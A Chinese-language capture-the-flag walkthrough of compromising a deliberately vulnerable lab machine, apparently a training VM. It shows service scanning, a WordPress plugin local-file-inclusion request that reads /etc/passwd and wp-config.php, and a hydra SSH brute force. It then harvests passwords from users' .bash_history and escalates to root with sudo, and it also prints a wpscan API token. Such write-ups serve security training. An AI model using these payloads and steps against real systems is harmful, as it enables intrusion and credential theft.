
```
└─# file 123
123: Zip archive data, at least v2.0 to extract, compression method=deflate
```

unzip 123#解压

feh message2.jpg #解压后是个照片，

图片没获得什么信息，有个像是用户的id添加到id表

回去查看枚举的网络服务结果



```
smb-vuln-cve2009-3103:
  VULNERABLE:
  SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
    State: VULNERABLE
    IDs:  CVE:CVE-2009-3103
```

nmap脚本扫到一个漏洞，但是没利用成功

继续根据服务搜索漏洞


searchsploit MySQL 5.7 #没有可用

最后一个端口，搜索该apache版本的漏洞

```
12380/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
```

用不同协议访问该网站，页面也不同

http协议




即将推出

对不起，BSides 发生得太快了！没有足够的时间完成网站。


明年再试。

https协议



Internal Index Page!

https://192.168.1.84:12380/robots.txt
发现有防爬虫的页面，之前的目录扫描只扫了http，扫https的再扫一次



```
User-agent: *
Disallow: /admin112233/
Disallow: /blogblog/
```

dirsearch -u https://192.168.1.84:12380/
根据扫出来的目录进行访问
https://192.168.1.84:12380/phpmyadmin/ #mysql登录页面，弱口令失败
/robots.txt
获得两个地址：
Disallow: /admin112233/ #没啥东西，弹个窗
Disallow: /blogblog/ #一个博客


curl https://192.168.1.84:12380/admin112233/ -k

```
<html>
<head>
<title>mwwhahahah</title>
<body>
<noscript>Give yourself a cookie! Javascript didn't run =)</noscript>
<script type="text/javascript">window.alert("This could of been a BeEF-XSS hook ;)");window.location="http://www.xss-payloads.com/";</script>
</body>
</html>
```

/blogblog/ 这个目录是个wp网站，用专门的工具去扫
wpscan --url https://192.168.1.84:12380/blogblog/ --disable-tls-checks --api-token BZ95DkmRoUuUZZ4azwYn4cGZDkVOas8AvkoRUUas88Q

扫描该wp博客下的目录
https://192.168.1.84:12380/blogblog/

发现一些组件都有可能有漏洞




Index of /blogblog/wp-content/plugins

Name	Last modified	Size	Description
Parent Directory		-	
advanced-video-embed-embed-videos-or-playlists/	2015-10-14 13:52	-	
hello.php	2016-06-03 23:40	2.2K	
shortcode-ui/	2015-11-12 17:07	-	
two-factor/	2016-04-12 22:56	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.84 Port 12380

searchsploit advanced video
发现一个有意思的东西，搜素第一个组件，我找到一个本地文件包含漏洞，直接使用该脚本失败，但好用poc直接给出来了

当我利用这个本地包含漏洞，只显示出一个链接




&short=1&term=1&thumb=/etc/passwd

https://192.168.1.84:12380/blogblog/?p=230

但我回到之前的一个上传目录，里面是没有图片的，运行了本地文件包含漏洞后，该目录里多出了图片

uploads/




Index of /blogblog/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
91792643.jpeg	2023-12-29 02:00	2.8K	
448010634.jpeg	2023-12-29 02:00	2.8K	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.84 Port 12380

我将该文件图片下载后发现有/etc/passwd的内容，漏洞是利用成功的但是出现在上传目录里，这可能是一个上传文件时产生的本地文件包含


wget --no-check-certificate https://192.168.1.84:12380/blogblog/wp-content/uploads/91792643.jpeg cat 91792643.jpeg



```
└─# cat 91792643.jpeg
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

将能登录到shell的用户分出来，放到id.list里
cat 91792643.jpeg | grep bash | awk -F ':' '{print $1}' > id.list

继续回去看漏洞，说是可以打印个配置文件




```
# POC - http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&ter
m=1&thumb=[FILEPATH]

# Exploit - Print the content of wp-config.php in terminal (default Wordpress config)

import random
```

注意这里payload目录显示wordpress，我们当前目标是bolgbolg


```
https://192.168.1.84:12380/blogblog/wp-admin/admin-ajax.php?
action=ave_publishPost&title=random&short=1&term=1&thumb=wp-config.php
页面报错
但回到上传目录多了个图片
wget --no-check-certificate https://192.168.1.84:12380/blogblog/wp-
content/uploads/794436652.jpeg
下载下来，查看没有任何信息
```

第一次读取报错，可能是不允许读取或者不在当前目录把 试着读取查看上一级




umb=../wp-config.php

页面无报错



https://192.168.1.84:12380/blogblog/?p=290

下载新增的图片查看，有信息了且获得数据的账号密码



```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


接下来尝试用这两个账号登录数据库或ssh

```
/** MySQL database username */
define(’DB_USER’, ’root’);

/** MySQL database password */
define(’DB_PASSWORD’, ’plbkac’);
```

ssh root@192.168.1.84 #该账号登录不上去，

尝试之前保存的id列表，爆破该密码

hydra -L id.list -P passwd.list 192.168.1.84 ssh




```
[22][ssh] host: 192.168.1.84   login: zoe   password: plbkac
```

爆出一个 #这里如果不行还是可以尝试登录mysql的

常规提权查找。。。


sshpass 查找该工具，该工具是方便运维管理ssh的工具

history



```
oe@red:~$ history
    1  top
    2  exit
    3  id
    4  ls -al
    5  sshpass
    6  ls
    7  cat .bash_history
    8  history
```

查找其他用户，




```
AParnell  Drew      elly        jamie  JKanode  LSolum   mel     peter      SHAY       Taylor
CCeaser   DSwanger  ETollefson  JBare  JLipps   LSolum2  MFrei   RNunemaker SHayslett  www
CJoo      Eeth      IChadwick   jess   kai      MBassin  NATHAN  Sam        SStroud    zoe
```

ls -al 也都有查看的权限

cat ./*/.bash_history #当前目录下所有用户里的bash_history文件，该文件是记录历史命令的平时以history调用

找到两个账号密码




```
ps aux
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
```

sshpass -p thisimypassword ssh JKanode@localhost

sshpass -p JZQuyIN5 peter@localhost

peter的账号有完全sudo权限

sudo su #结束！



```
→  peter id
uid=0(root) gid=0(root) groups=0(root)
```